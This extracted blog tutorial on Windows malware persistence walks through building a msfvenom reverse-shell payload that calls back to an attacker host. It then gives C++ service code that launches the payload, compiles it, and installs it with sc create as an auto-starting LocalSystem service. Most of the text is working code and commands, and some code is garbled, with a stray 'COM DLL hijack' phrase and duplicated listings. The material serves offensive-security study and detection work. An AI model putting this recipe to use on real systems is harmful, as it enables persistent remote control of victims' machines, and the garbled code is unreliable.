


Malware development: persistence - part 4. Windows services. Simple C++ example.

cocomeLonc.github.io/tutorial/2022/05/09/malware-pers-4.html

May 9, 2022

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Windows Services.

windows services

Windows Services are essential for hacking due to the following reasons:

- They operate natively over the network – the entire Services API was created with remote servers in mind.
- They start automatically when the system boots.
- They may have extremely high privileges in the operating system.

Managing services requires high privileges, and an unprivileged user can often only view the settings. This has not changed in over twenty years.

In a Windows context, improperly configured services might lead to privilege escalation or be utilized as a persistence technique. So, creating a new service requires Administrator credentials and is not a stealthy persistence approach.

practical example

Let's go to consider practical example: how to create and run a Windows service that receives a reverse shell for us.

First of all create reverse shell `exe` file via `msfvenom` from my attacker machine:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER UP> mtu 1500 qdisc noqueue state UP group default
   link/ether 40:ec:99:ba:23:3b brd ff:ff:ff:ff:ff:ff
   inet 10.10.88.249/24 brd 10.10.88.255 scope global dynamic noprefixroute wlan0
       valid_lft 6888sec preferred_lft 6888sec
   inet6 fe80::c77e:5b12:e13:f87d/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: vboxnet0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default
   link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
   inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
       valid_lft forever preferred_lft forever
   inet6 fe80::800:27ff:fe00:0/64 scope link
       valid_lft forever preferred_lft forever
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ls -lht
total 28K
-rw-r--r-- 1 cocomelonc cocomelonc 7.0K May 10 17:17 meow.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 16K May 10 17:14 meowsrv.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K May 10 17:13 meowsrv.cpp
```

Then, create service which run my `meow.exe` in the target machine.

The minimum requirements for a service are the following:

- A Main Entry point (like any application)
- A Service Entry point
- A Service Control Handler

In the main entry point, you rapidly invoke `StartServiceCtrlDispatcher` so the `SCM` may call your Service Entry point (`ServiceMain`):

```
int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}
```

The Service Main Entry Point performs the following tasks:

- Initialize any required things that we postponed from the Main Entry Point.
- Register the service control handler (`ControlHandler`) that will process Service Stop, Pause, Continue, etc. control commands.
- These are registered as a bit mask via the `dwControlsAccepted` field of the `SERVICE STATUS` structure.
- Set Service Status to `SERVICE_RUNNING`.
- Perform initialization procedures. Such as creating threads/events/mutex/IPCs, etc.

```
void ServiceMain(int argc, char** argv) {
    serviceStatus.dwServiceType      = SERVICE_WIN32;
    serviceStatus.dwCurrentState     = SERVICE_START_PENDING;
    serviceStatus.dwControlsAccepted = SERVICE_ACCEPT_STOP | SERVICE_ACCEPT_SHUTDOWN;
    serviceStatus.dwWin32ExitCode    = 0;
    serviceStatus.dwServiceSpecificExitCode = 0;
    serviceStatus.dwCheckPoint       = 0;
    serviceStatus.dwWaitHint         = 0;

    hStatus = RegisterServiceCtrlHandler("MeowService",
    (LPHANDLER_FUNCTION)ControlHandler);
    RunMeow();

    serviceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus (hStatus, &serviceStatus);

    while (serviceStatus.dwCurrentState == SERVICE_RUNNING) {
        Sleep(SLEEP_TIME);
    }
    return;
}
```

The Service Control Handler was registered in your Service Main Entry point. Each service must have a handler to handle control requests from the SCM:

```
void ControlHandler(DWORD request) {
    switch(request) {
        case SERVICE_CONTROL_STOP:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        case SERVICE_CONTROL_SHUTDOWN:
            serviceStatus.dwWin32ExitCode = 0;
            serviceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus (hStatus, &serviceStatus);
            return;

        default:
            break;COM DLL hijack
    }
    SetServiceStatus(hStatus, &serviceStatus);
    return;
}
```

I have only implemented and supported the `SERVICE_CONTROL_STOP` and `SERVICE_CONTROL_SHUTDOWN` requests. You can handle other requests such as `SERVICE_CONTROL_CONTINUE`, `SERVICE_CONTROL_INTERROGATE`, `SERVICE_CONTROL_PAUSE`, `SERVICE_CONTROL_SHUTDOWN` and others.

Also, create function with *evil* logic:

```

// run process meow.exe - reverse shell
int RunMeow() {
    void * lb;
    BOOL rv;
    HANDLE th;

    // for example: msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1
    LPORT=4445 -f exe > meow.exe
    char cmd[] = "Z:\\2022-05-09-malware-pers-4\\meow.exe";
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    ZeroMemory(&pi, sizeof(pi));
    CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);
    WaitForSingleObject(pi.hProcess, INFINITE);
    CloseHandle(pi.hProcess);
    return 0;
}

int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}

```

As I wrote earlier, just create our reverse shell process (**meow.exe**):

```

18 // run process meow.exe - reverse shell~
19 int RunMeow() {~
20     void * lb;~
21     BOOL rv;~
22     HANDLE th;~
23     ~
24     // for example: msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe~
25     char cmd[] = "Z:\\2022-05-09-malware-pers-4\\meow.exe";~
26     STARTUPINFO si;~
27     PROCESS_INFORMATION pi;~
28     ZeroMemory(&si, sizeof(si));~
29     si.cb = sizeof(si);~
30     ZeroMemory(&pi, sizeof(pi));~
31     CreateProcess(NULL, cmd, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);~
32     WaitForSingleObject(pi.hProcess, INFINITE);~
33     CloseHandle(pi.hProcess);~
34     return 0;~
35 }~
36 ~
37 int main() {~
38     SERVICE_TABLE_ENTRY ServiceTable[] = {~
39         {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},~
40         {NULL, NULL}~
41     };~
42     ~
43     StartServiceCtrlDispatcher(ServiceTable);~
44     return 0;~
45 }~

```

Of course, this code is not reference and it is more “dirty” Proof of Concept.

demo

Let’s go to demonstration all.

Compile our service:

```
x86_64-w64-mingw32-g++ -O2 meowsrv.cpp -o meowsrv.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```


```

└─$ x86_64-w64-mingw32-g++ -O2 meowsrv.cpp -o meowsrv.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
└─(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ls -lht
total 28K
-rwxr-xr-x 1 cocomelonc cocomelonc 16K May 10 17:17 meowsrv.exe
-rw-r--r-- 1 cocomelonc cocomelonc 7.0K May 10 17:17 meow.exe
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K May 10 17:13 meowsrv.cpp

```


We can install the service from the command prompt by running the following command in target machine **Windows 10 x64**. Remember that all commands run as administrator:

```
sc create MeowService binpath= "Z:\2022-05-09-malware-pers-4\meowsrv.exe" start= auto
```




Check:


sc query MeowService



If we open the **Process Hacker**, we will see it in the **Services** tab:



If we check its properties:




The **LocalSystem** account is a predefined local account used by the service control manager. It has extensive privileges on the local computer, and acts as the computer on the network. Its token includes the **NT AUTHORITY\SYSTEM** and **BUILTIN\Administrators** SIDs; these accounts have access to most system objects. The name of the account in all locales is **.\LocalSystem**. The name, **LocalSystem** or **ComputerName\LocalSystem** can also be used.


This account does not have a password. If you specify the `LocalSystem` account in a call to the `CreateService` or `ChangeServiceConfig` function, any password information you provide is ignored [via MSDN](#).

Then, start service via command:


```
sc start MeowService
```



